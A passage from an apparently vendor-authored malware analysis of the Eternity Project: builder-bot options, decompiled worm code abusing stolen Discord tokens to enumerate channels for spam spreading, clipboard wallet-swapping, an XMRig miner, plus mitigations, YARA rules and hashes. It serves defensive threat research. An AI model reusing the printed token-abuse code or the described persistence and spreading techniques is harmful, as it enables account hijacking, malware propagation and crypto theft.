Please enter direct download urls for your malware (Separated by comma) 6:14 PM
http://example.com/stealer.exe, http://example.com/clipper.exe 6:15 PM
Please enter Discord spreading message 6:15 PM
hello, plz download my malware: http://example.com/stealer.exe 6:15 PM
Please enter Telegram spreading message 6:15 PM
hello, plz download my malware: http://example.com/stealer.exe 6:15 PM
Enable AntiVM? 6:15 PM
Yes 6:15 PM
Enable Startup? 6:15 PM
Yes 6:15 PM
Please send executable to clone info/icon/signature from 6:15 PM
Skip 6:15 PM
Please select output file extension 6:15 PM
COM 6:15 PM
Worm.com
1.3 MB
Worm building finished! 6:15 PM
Write a message

*Figure 9 - Telegram bot builder options for Worm*

When launched, the worm will create a mutex on the machine, before dropping a copy of itself under the name “BQJUWOYRTO.exe” into both the "%Temp%\" and "%AppData%\Local\ServiceHub" directories. The malware will then remove the original copy of itself from wherever it was initially located on the disk. The worm will also create a scheduled task to ensure it launches at system start up.

One of the malicious features of Eternity Worm is that it creates Discord and Telegram spam in an attempt to spread itself further.

In creating the Discord spam shown in Figure 10, the worm retrieves a list of target usernames by issuing a GET request to “http://discord[.]com[.]/api/users/@me.” This will return a JSON file with a list of usernames. The worm then issues a GET request to “http://discord[.]com[.]/api/users/@me/channels,” which similarly returns a JSON file with a list of Discord channel IDs.

```
public string Username
{
    get
    {
        string result;
        try
        {
            using (WebClient webClient = new WebClient())
            {
                string address = "https://discord.com/api/users/@me";
                webClient.Headers.Set("authorization", this.Token);
                webClient.Headers.Set("content-type", "application/json");
                ahrnmcyotmaqwknxttkauukksqxohkz ahrnmcyotmaqwknxttkauukksqxohkz = gpwcrzylsyggfoiqhulzkakneagrcpv.Parse(webClient.DownloadString(address));
                result = ahrnmcyotmaqwknxttkauukksqxohkz["username"] + "#" + ahrnmcyotmaqwknxttkauukksqxohkz["discriminator"];
            }
        }
        catch (WebException)
        {
            result = null;
        }
        return result;
    }
}
```

```
// Token: 0x17000052 RID: 82
// (get) Token: 0x06000249 RID: 585 RVA: 0x0000AA44 File Offset: 0x00008C44
public long[] Channels
{
    get
    {
        List<long> list = new List<long>();
        try
        {
            using (WebClient webClient = new WebClient())
            {
                string address = "https://discord.com/api/users/@me/channels";
                webClient.Headers.Set("authorization", this.Token);
                webClient.Headers.Set("content-type", "application/json");
                foreach (KeyValuePair<string, ahrnmcyotmaqwknxttkauukksqxohkz> aKeyValue in ((sulhqbcvjvaezmoaekbltysfcdhhwmz)gpwcrzylsyggfoiqhulzkakneagrcpv.Parse
                  (webClient.DownloadString(address))))
                {
                    ahrnmcyotmaqwknxttkauukksqxohkz ahrnmcyotmaqwknxttkauukksqxohkz = aKeyValue;
                    list.Add(long.Parse(ahrnmcyotmaqwknxttkauukksqxohkz["id"]));
                }
            }
        }
        catch (WebException)
        {
        }
        return list.ToArray();
    }
}
```

*Figure 10 - Eternity worm Discord spam function*

The worm then calls the function “SendMessage,” which is used to make a POST request to “http://discord[.]com[.]/api/v9/channels/{0}/messages.” This request is formatted with the victim’s ID, with a message containing the text, “Look at this. Very good stuff. [URL]” with the [URL] portion being replaced by the URL where the worm payload itself is hosted. This is an attempt to lure the victim into clicking the malicious link and spreading the worm.

An additional feature of the worm is its ability to infect the Python interpreter. The malware enumerates the “%AppData%/Local/Programs/Python” directory, and then (as seen in Figure 11) it injects the worm loader into all compiled Python projects on the infected machine.




*Figure 11 - Worm Python interpreter infect function*

## Eternity Clipper Targets Crypto Wallets

The main aim of the Eternity clipper is to swap any cryptocurrency wallet address used by the victim with that of the threat actors. When building the clipper malware with the Telegram bot as shown in Figure 12, the threat operator is prompted to enter their crypto wallet addresses.

*Figure 12 - Clipper Telegram bot builder*

The clipper provides functionality for the following cryptocurrencies (also seen in Figure 13):

- Bitcoin
- Etherium
- Monero
- Litecoin
- Doge
- Dashcoin
- XRP



*Figure 13 - Cryptocurrencies supported by Eternity clipper*

When executed, this malware also performs a mutex check and modifies the scheduled tasks to ensure it is launched at startup. The malware uses the function "AddClipboardFormatListener" to monitor the clipboard of the infected machine. If a crypto address is copied to the clipboard, the malware will switch it with the one provided by the threat operator in the builder. This could result in the victim unknowingly transferring crypto to the attacker's address.

## How Eternity Miner Behaves

Cryptocurrency miners are used by attackers to steal the host's computing power to mine for crypto coins; this process is also known as cryptojacking. The miner used by Eternity is a .NET XMRig miner that targets the Monero cryptocurrency. The following screenshot shown in Figure 14 is the output screen of a sample Telegram bot build for the miner.


*Figure 14 - Miner Telegram bot builder*

When launched, the miner will achieve persistence by placing a copy of itself in the Windows® startup folder. The XMRig miner is then injected into the “explorer.exe” process, where cryptocurrency mining operations begin. The miner will periodically send beacon updates back to the C2 server.

## Conclusion

The threat actors behind the Eternity Project have shown great determination in remaining prevalent in the current threat landscape. At the time of writing this report, a new update has just been posted to the malware’s Telegram page stating, “Police have confiscated some servers and devices, but a new domain has already been setup and services will be resuming as normal shortly.”



*Figure 15 - Eternity Telegram update about Police confiscation*

The Eternity project contains a wide range of customizable and updateable pieces of malware to suit the needs of any attacker. A threat actor who decides to purchase any of the available Eternity malware can customize it in such a way that each piece of malware will have unique IoCs. This customizability allows the evolution of the malware to continue, while making threat hunting more difficult.

Continued growth of the Eternity Project and its malware offerings is expected in the coming months. This will possibly include a DDoS bot, reportedly in development by the threat actor. From the Telegram pages used by the threat actors and their malware customers, it appears that the primary distribution methods will continue to be through YouTube videos, Discord links and email attachments. To guard against Eternity-based attacks, it is important that users stay extra vigilant when interacting with any of these services.

## Mitigation Tips

Some steps that can be put in place to mitigate the effects of the attacks mentioned in this report include:

- Put into place a recovery plan to safely maintain multiple copies of sensitive or proprietary information.
- Avoid downloading cracked software, or software from unknown/unverified links, and create rules that prevent employees from doing this.
- Make sure corporate login credentials and personal passwords are not saved in your browser.
- Application Configuration Hardening: Modify application configurations to reduce its attack surface (MITRE D3FEND™ technique D3-ACH)
- Implement multi-factor authentication (MITRE D3FEND technique D3-MFA)
- DNS Traffic Analysis: Analyze domain name metadata, including name and DNS records, to determine whether the domain is likely to resolve to an undesirable host (MITRE D3FEND technique D3-DNSTA)
- User Data Transfer Analysis: Analyze the amount of data transferred by a user (MITRE D3FEND technique D3-UDTA)

## YARA Rules

The following YARA rules were authored by the BlackBerry Research & Intelligence Team to catch the threats described in this document:

```
import "pe"


rule EternityRansom {
   meta:
      description = "Detects Eternity Ransomware"
      author = "BlackBerry Threat Research Team"
      date = "2022-05-22"
      license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"


   strings:
      $s1 = "The harddisks of your computer have been encrypted with an Military grade
encryption algorithm."
      $s2 = "by Eternity group"
      $s3 = "Eternity"
      $s4 = "decryption_password"
      $s5 = "Povlsomware"


   condition:
   (
   //PE File
   uint16(0) == 0x5a4d and

   //All Strings
   all of ($s*) )
}
```

---

```
import "pe"


rule EternityClipper {
   meta:
      description = "Detects Eternity Clipper"
      author = "BlackBerry Threat Research Team"
      date = "2022-05-22"
      license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"


   strings:
      $s1 = "CopyFromScreen"
      $s2 = "CaptureDesktop"
      $s3 = "Win32Clipboard"
      $s4 = "Clipboard Manager"
      $s5 = "Eternity.exe" wide
      $s6 = "AddClipboardFormatListener"
      $s7 = "AesCryptoServiceProvider"


   condition:
   (
   //PE File
   uint16(0) == 0x5a4d and

   //All Strings
   all of ($s*) )
}
```

```
import "pe"


rule EternityWorm {
   meta:
      description = "Detects Eternity Worm"
      author = "BlackBerry Threat Research Team"
      date = "2022-05-22"
      license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"


   strings:
      $s1 = "Eternity 2022" wide
      $s2 = "Eternity" wide
      $s3 = "Anal Worm" wide
      $s4 = "Made in Heaven" wide
      $s5 = "Van Darkholme" wide
      $s6 = "EternityWorm.exe" wide


   condition:
   (
   //PE File
   uint16(0) == 0x5a4d and
   pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" and


   //All Strings
   all of ($s*) )
}
```

```
import "pe"


rule EternityStealer {
   meta:
      description = "Detects Eternity Stealer"
      author = "BlackBerry Threat Research Team"
      date = "2022-05-22"
      license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

   strings:
      $s1 = "Corrupting Growtopia.." wide
      $s2 = "growtopia1.com" wide
      $s3 = "Deleting previous file from startup and copying new one." wide
      $s4 = "Debug mode, dont share this stealer anywhere." wide
      $s5 = "Sending info to Eternity.." wide
      $s6 = "Taking and uploading screenshot.." wide
      $s7 = "dcd.exe" wide
      $s8 = "https://eterprx.net" wide
      $s9 = "https://eternitypr.net" wide

   condition:
   (
   //PE File
   uint16(0) == 0x5a4d and

   pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" and
   //All Strings
   all of ($s*) )
}
```

## Indicators of Compromise (IoCs)

**SHA256**

55bf0aa9c3d746b8e47635c2eae2acaf77b4e65f3e6cbd8c51f6b657cdca4c91 – Ransomware

eb812b35acaeb8abcb1f895c24ddba8bb32f175308541d8db856f95d02ddcfe2 – Stealer

656990efd54d237e25fdb07921db3958c520b0a4af05c9109fe9fe685b9290f7 – Worm

025e74a98cb22aab0eb2dbff69cb5abd4f1d529925d9e456f92f5fd6ff1e11c3 – Clipper

## References

https://github.com/0xFenrik/PovlSomware

https://blog.cyble.com/2022/05/12/a-closer-look-at-eternity-malware/

## BlackBerry Assistance

If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

## Related Reading:



## About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back